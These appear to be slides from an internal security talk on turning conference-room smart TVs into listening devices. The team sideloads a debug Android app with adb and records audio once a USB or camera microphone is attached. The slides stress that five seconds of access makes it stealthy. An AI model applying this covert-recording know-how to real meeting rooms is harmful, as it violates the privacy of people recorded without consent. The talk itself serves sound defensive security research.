


```
ackage-lo
EADME.md

) is depr
afe(), or
um3, Num4
VolumeUp,
eUp, Powe
```

```
android.util.Log;
android.view.View;
android.view.ViewGroup;
android.widget.Button;
android.widget.LinearLayout;
```


```
 tcpip PORT                restart adbd listening on TCP on PORT

internal debugging:
 start-server              ensure that there is a server running
 kill-server               kill the server if it is running
 reconnect                 kick connection from host side to force reconnect
 reconnect device          kick connection from device side to force reconnect
 reconnect offline         reset offline/unauthorized devices to force reconnec
t

environment variables:
 $ADB_TRACE
     comma-separated list of debug info to log:
     all,adb,sockets,packets,rwx,usb,sync,sysdeps,transport,jdwp
 $ADB_VENDOR_KEYS          colon-separated list of keys (files or directories)
 $ANDROID_SERIAL           serial number to connect to (see -s)
 $ANDROID_LOG_TAGS         tags to be used by logcat (see logcat --help)
 $ADB_LOCAL_TRANSPORT_MAX_PORT max emulator scan port (default 5585, 16 emus)
vm@vm:~/AndroidStudioProjects/TvListener/app/build/outputs/apk/debug$ adb inst
all app-debug.apk
Performing Streamed Install
Success
vm@vm:~/AndroidStudioProjects/TvListener/app/build/outputs/apk/debug$
```

Allow recording permissions



```
vm@vm:~$
```

First run failed




```
05-15 00:34:57.840  2041 32543 E audio_hal: [start_input_stream:339]start_input_stream(), failed to
find a card.
05-15 00:34:57.857  2041 32543 V audio_hal: [start_input_stream:319]Xiling : start_input_stream
05-15 00:34:57.857  2041 32543 D audio_hal: [get_sound_device_by_card:266]Cann't find a card with (N
ULL, mtk - mtk, 10).
05-15 00:34:57.857  2041 32543 E audio_hal: [start_input_stream:339]start_input_stream(), failed to
find a card.
05-15 00:34:57.874  2041 32543 V audio_hal: [start_input_stream:319]Xiling : start_input_stream
05-15 00:34:57.874  2041 32543 D audio_hal: [get_sound_device_by_card:266]Cann't find a card with (N
ULL, mtk - mtk, 10).
05-15 00:34:57.874  2041 32543 E audio_hal: [start_input_stream:339]start_input_stream(), failed to
find a card.
05-15 00:34:57.890  2041 32543 V audio_hal: [start_input_stream:319]Xiling : start_input_stream
05-15 00:34:57.891  2041 32543 D audio_hal: [get_sound_device_by_card:266]Cann't find a card with (N
ULL, mtk - mtk, 10).
05-15 00:34:57.891  2041 32543 E audio_hal: [start_input_stream:339]start_input_stream(), failed to
find a card.
05-15 00:34:57.907  2041 32543 V audio_hal: [start_input_stream:319]Xiling : start_input_stream
05-15 00:34:57.907  2041 32543 D audio_hal: [get_sound_device_by_card:266]Cann't find a card with (N
```

"Can't find a card"

- TVs have no microphone or camera
- Appsec to ITTech: *"do we have any conference room TV that has integrated microphone?"*
- ITTech to Appsec: *"nope"*
- Welp ...

OK, so plan B

- What configuration we have to have in order to eavesdrop?
- The idea was to see if one could attach a small mic to the TV and then repeat the recording steps
- e.g.



Kinobo Condenser Microphone USB Mini Mic Mini Akiro - Laptop Microphone for Skype - Ideal as Microphone for HP Laptop/Windows 10 / Windows 8 Mini Microphone

Brand: Kinobo

145 ratings

Secure transaction

Returns Policy

Currently unavailable.

We don't know when or if this item will be back in stock.


Brand	Kinobo
Connectivity technology	USB
Connector type	USB Type-A
Special feature	Portable
Compatible devices	Laptop

About this item

- Kinobo Mini Akiro is a Condenser Microphone USB - a mini version of our popular and acclaimed Akiro (also available on Amazon)
- Adds great quality microphone recording to your desktop or laptop computer. Ideal as a mini microphone for HP laptop
- Ideal as a laptop microphone, comes with a sticky pad to stick to your laptop case
- Works with Skype or any other voice calling software. Also works with voice dictation applications
- Our Mini USB Microphone requires no extra software or drivers to function. Compatible with all versions of Windows later than XP

Click on the image to open expanded view


Our first test – same code



Cool!

- What this means:
  - TV with any of the following will record audio:
    - Integrated mic
    - USB attached mic
    - Bluetooth connected mic (e.g. TV remote control integrated mic connected to TV ;))
- Now that we have this simple PoC, can we do this even better for our environment?

Remember this?



Allow USB debugging?
The computer's RSA key fingerprint is:
7E:30:AC:3D:F0:99:9D:6C:AB:02:50:9D:07:4D:16:8B

☐ Always allow from this computer


No signal. Check the external input or select another input using the INPUT button.

External mic and cam

- It seems that this device has USB cable availab
- What if we attach it to the TV?
- If it works, we don't need to bring anything, we
  - This is very stealthy and no one would question this



Our second test – same code




colleague Luka came to see what I was doing

Even better


- What this means:
  - You don't need anything but 5-second access to the TV
  - Simple rewiring of the external device with the TV will give you what you want
    - In some cases the external device is already connected to the TV but uses HDMI connection by default – recording won't work with this setup
  - A non standard issue TV could be at risk if external device is connected to the TV via USB
- What about video?

USING CONFERENCE ROOM TVS TO EAVESDROP MEETINGS

